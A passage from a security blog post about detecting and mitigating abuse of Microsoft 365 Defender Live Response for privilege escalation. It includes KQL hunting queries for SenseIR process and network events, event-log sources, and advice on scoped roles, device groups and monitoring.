<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">union</span><span class="w"> </span><span class="nx">DeviceProcessEvents</span><span class="p">,</span><span class="nx">DeviceNetworkEvents</span><span class="p">,</span><span class="nx">DeviceFileEvents</span><span class="p">,</span><span class="nx">DeviceEvents</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">InitiatingProcessFileName</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="s2">"SenseIR.exe"</span><span class="w"> </span><span class="n">and</span><span class="w"> </span><span class="nx">InitiatingProcessAccountName</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="s2">"system"</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">project</span><span class="w"> </span><span class="nx">Timestamp</span><span class="p">,</span><span class="w"> </span><span class="nx">DeviceName</span><span class="p">,</span><span class="w"> </span><span class="nx">ActionType</span><span class="p">,</span><span class="w"> </span><span class="nx">FileName</span><span class="p">,</span><span class="w"> </span><span class="nx">RemoteUrl</span><span class="p">,</span><span class="w"> </span><span class="nx">InitiatingProcessAccountSid</span><span class="p">,</span><span class="w"> </span><span class="nx">ProcessCommandLine</span><span class="p">,</span><span class="w"> </span><span class="nx">InitiatingProcessFileName</span><span class="p">,</span><span class="w"> </span><span class="nx">InitiatingProcessParentFileName</span><span class="p">,</span><span class="w"> </span><span class="nx">InitiatingProcessParentId</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse19.png" alt="Untitled" /></p>

<p><em>List of audited events during establishing connection to Live Response session and creating script file</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse20.png" alt="Untitled" /></p>

<p><strong>Details of events are showing process tree on initialized session</strong></p>

<p>Another KQL query allows to start hunting on other processes which has been created by the SenseIR service:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">union</span><span class="w"> </span><span class="nx">DeviceProcessEvents</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">InitiatingProcessParentFileName</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="s2">"SenseIR.exe"</span><span class="w"> </span><span class="n">or</span><span class="w"> </span><span class="nx">InitiatingProcessParentFileName</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="s2">"MsSense.exe"</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">project</span><span class="w"> </span><span class="nx">Timestamp</span><span class="p">,</span><span class="w"> </span><span class="nx">DeviceName</span><span class="p">,</span><span class="w"> </span><span class="nx">ActionType</span><span class="p">,</span><span class="w"> </span><span class="nx">FileName</span><span class="p">,</span><span class="w"> </span><span class="nx">FolderPath</span><span class="p">,</span><span class="w"> </span><span class="nx">ProcessCommandLine</span><span class="p">,</span><span class="w"> </span><span class="nx">ProcessId</span><span class="p">,</span><span class="w"> </span><span class="nx">InitiatingProcessParentId</span><span class="p">,</span><span class="w"> </span><span class="nx">InitiatingProcessParentFileName</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse21.png" alt="Untitled" /></p>

<p><em>Command line details of using “net” is visible in relation of created process by SenseIR</em></p>

<h3 id="windows-events-from-local-device">Windows Events from local device</h3>

<p>Both related MDE services are creating event entries and are available as provider in the Windows Event Log:</p>

<ul>
  <li>
    <p><strong>Microsoft-Windows-SENSE:</strong>
Event of initializing SenseIR seems to be audited</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse22.png" alt="Untitled" /></p>
  </li>
  <li>
    <p><strong>Microsoft-Windows-SenseIR</strong>:
The listed connection details cover “Action Id” which can be used for correlation to Transcript.</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse23.png" alt="Untitled" /></p>
  </li>
</ul>

<p>The following two log sources can be integrated into Microsoft Sentinel Workspace by using Azure Monitor Agent.</p>

<h2 id="which-mitigation-steps-could-be-applied">Which mitigation steps could be applied?</h2>

<p><a href="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponseOverviewMitigate.png"><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponseOverviewMitigate.png" alt="Overview" /></a>
<em>Overview of mitigations and considerations to secure privileges and access for Live Response</em></p>

<h3 id="live-response-options">Live Response options</h3>

<p>Live Response is an especially useful and essential feature for incident investigation. Therefore, I would not recommend to disabling this one. Nevertheless, you should review if it is needed to allow execution of unsigned scripts. The related setting can be found on the “Advanced Feature” blade:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse25.png" alt="Untitled" /></p>

<h3 id="scoped-permissions-and-isolated-control-plane-tier0-assets">Scoped permissions and isolated Control Plane (Tier0) assets</h3>

<p>It’s necessary to implement a scoped permission model for Microsoft 365 Defender (in my opinion). All privileged users and workload identities with unscoped permission should be considered as Control Plane (Tier0) users. This includes all members of “Security Administrator” role and Service Principals with API Permissions. It is important to reduce the numbers of these high-privileged principals and implement a particular monitoring for these privileged identities.</p>

<p>I can recommend to creating “Device Groups” which helps to restrict and select groups of privileged users which should have access to the included devices. In addition, role-assignable groups should be used to <a href="https://learn.microsoft.com/en-us/azure/active-directory/roles/groups-concept#how-are-role-assignable-groups-protected">protect assigned users and the group objects</a> from other directory roles.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse26.png" alt="Untitled" /></p>

<p><em>Configuration of Device Groups (based Enterprise Access Model) which are assigned to related administrators by using role-assignable groups.</em></p>

<h3 id="dedicated-custom-roles-with-live-response-permissions">Dedicated custom roles with Live Response permissions</h3>

<p>As already described, custom roles can be created to include/exclude permissions for Live Response. I would recommend to having dedicated roles for assigning these sensitive permissions.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-03-20-abuse-detection-live-response-tier0/LiveResponse27.png" alt="Untitled" /></p>

<p><em>Dedicated role (Security Responder) with custom permissions on using Basic and Advanced live response. This sensitive role could be assigned to a role-assignable group with enabled Just-in-Time access (Azure PIM for Groups) and approval process</em></p>

<h3 id="monitoring-of-live-response-activities">Monitoring of Live Response activities</h3>

<p>There are a couple of data sources which can be used to create alerts in case of Live Response activities (e.g., SenseIR process events or initialized connections) on Tier0 assets. Timeline allows to get a comprehensive view on executed commands and modified files which should be particularly reviewed after detection of established Live Response sessions.</p>]]></content><author><name>Thomas Naunheim</name><email>thomas@naunheim.net</email></author><category term="Azure AD" /><category term="AzureAD" /><category term="PrivilegedIAM" /><category term="M365Defender" /><summary type="html"><![CDATA[Live Response in Microsoft 365 Defender can be used to execute PowerShell scripts on protected devices for advanced incident investigation. But it can be also abused by Security Administrators for privilege escalation, such as creating (Active Directory) Domain Admin account or “phishing” access token from (Azure AD) Global Admin on a PAW device. In this blog post, I will describe the potential attack paths and a few approaches for detection but also mitigation.]]></summary></entry></feed>